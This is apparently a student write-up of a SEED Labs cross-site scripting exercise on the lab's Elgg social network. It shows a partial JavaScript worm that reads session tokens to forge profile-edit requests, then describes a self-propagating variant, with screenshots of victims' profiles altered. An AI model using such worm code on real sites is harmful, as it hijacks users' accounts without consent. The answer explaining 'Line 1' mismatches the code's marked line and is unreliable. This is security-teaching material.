
In such a scenario, the attacker would have to find a way to inject malicious code into the Editor mode itself, which could pose a greater challenge. However, it is not entirely impossible, and attackers may use various techniques to encode their attack code or exploit any vulnerabilities in the Editor mode to circumvent such limitations.

Nevertheless, the attack may be less effective and more complicated to execute than the one where HTML mode is available.

Task 5: Modifying the Victim's Profile

In this task, the goal is to modify the victim's "About Me" field when they visit Samy's page by writing an XSS worm. The worm will forge HTTP requests directly from the victim's browser to modify their profile, without the attacker's intervention. To do this, we need to figure out how a legitimate user edits their profile in Elgg and construct the same HTTP POST request using a JavaScript program.

To find out how the modify-profile HTTP POST request is constructed, we can use Firefox's HTTP inspection tool, which we used in the CSRF Attack Lab. We can log in as Samy, click on the "Edit Profile" button, open the HTTP Header Live extension, enter "Samy is my hero!" in the "About Me" (Editor) and "Brief Description" sections, save the changes, and observe the captured POST request.



We can see a request is made to <http://www.seed-server.com/action/profile/edit> with parameters like name, description, briefdescription, accesslevel, guid etc. being taken.

Logout as Samy, login as Alice and now view Samy's profile. Now check Alice's profile, the attack, you should see her description changed to "Samy is my hero!"

SEED Project

Edit profile : Elgg For SEED X

+

← → ↻ 🏠

🔒 www.seed-server.com/profile/samy/edit

⋮ 🛡️ ☆ 📄 📱 🌐 ⋮

Edit profile

Display name
Samy


About me

Embed content Visual editor

```
window.onload = function(){
var userName = "&name="+elgg.session.user.name;
var guid = "&guid="+elgg.session.user.guid;
var ts = "&_elgg_ts="+elgg.security.token._elgg_ts;
var token = "&_elgg_token="+elgg.security.token._elgg_token;
var content = token + ts + userName + "&description=Prem is my hero!" +
"&accesslevel[description]=2" + guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid) // 1
{
```

Public

Brief description

 **Samy**

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

SEED Project

Samy : Elgg For SEED Lab X

+

← → ↻ 🏠

🔒 www.seed-server.com/profile/samy

⋮ 🛡️ ☆ 📄 📱 🌐 ⋮

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More


Search 🔍

📧 Account ▾

Samy

👤 Remove friend

✉ Send a message



About me

SEED Project

Alice : Elgg For SEED Lab X

+

← → ↻ 🏠

🔒 www.seed-server.com/profile/alice

⋮ 🛡️ ☆ 📄 📱 🌐 ⋮

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More


Search 🔍

📧 Account ▾

Alice

🖼 Edit avatar

📄 Edit profile



About me
Prem is my hero!

⚙ Add widgets

Questions –

3. Why do we need Line 1? Remove this line, and repeat your attack.

In the given script, Line 1 is used to ensure that the entire HTML document has finished loading before the script is executed. This is important to make sure that all necessary elements of the page, such as the "Save" button, are available for the script to access.

If we were to remove Line 1, the script might start executing before the page has fully loaded, which could result in some elements not being accessible.

This could cause the script to behave unexpectedly or generate errors. To verify this, we can try running the attack without Line 1 and see that the attack fails to work correctly because some page elements may not have loaded yet, resulting in errors in the script.

Task 6: Writing a Self-Propagating XSS Worm


The objective of this task is to create a self-propagating cross-site scripting worm that can modify the victim's profile, add the user "Samy" as a friend, and add a copy of itself to the victim's profile. This way, the worm can propagate itself to other profiles, turning the victims into attackers as well.

To achieve this, the malicious JavaScript program should be embedded in the infected profile and use DOM APIs to retrieve a copy of itself from the web page. The copied code should then be added to the victim's profile, along with the modified profile and friend request.

To implement this, login as Samy, click on Edit Profile, and copy paste the given code in the About Me section (HTML Editor).


This code gets a copy of itself, and displays it in an alert window:

1. Login as Samy
2. Click on Edit Profile and Copy Paste the following piece of code in the About Me Section (HTML Editor) –



3. Click on Save

4. Login as Alice (make sure to delete the previous task attack) and view Samy's profile. Alice's description should have been updated to "samy is my hero"



4. Now login as Charlie, and view Alice's profile. The attack should work as expected.


SEED Project Alice : Elgg For SEED Lab +

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Alice

Add friend Send a message



Brief description
samy is my hero

About me

Blogs

➤ Logging into Charlie's account to verify


SEED Project Charlie : Elgg For SEED L +

www.seed-server.com/profile/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Charlie

Edit avatar Edit profile



Brief description
samy is my hero

About me

Blogs

Add widgets

=====*****=====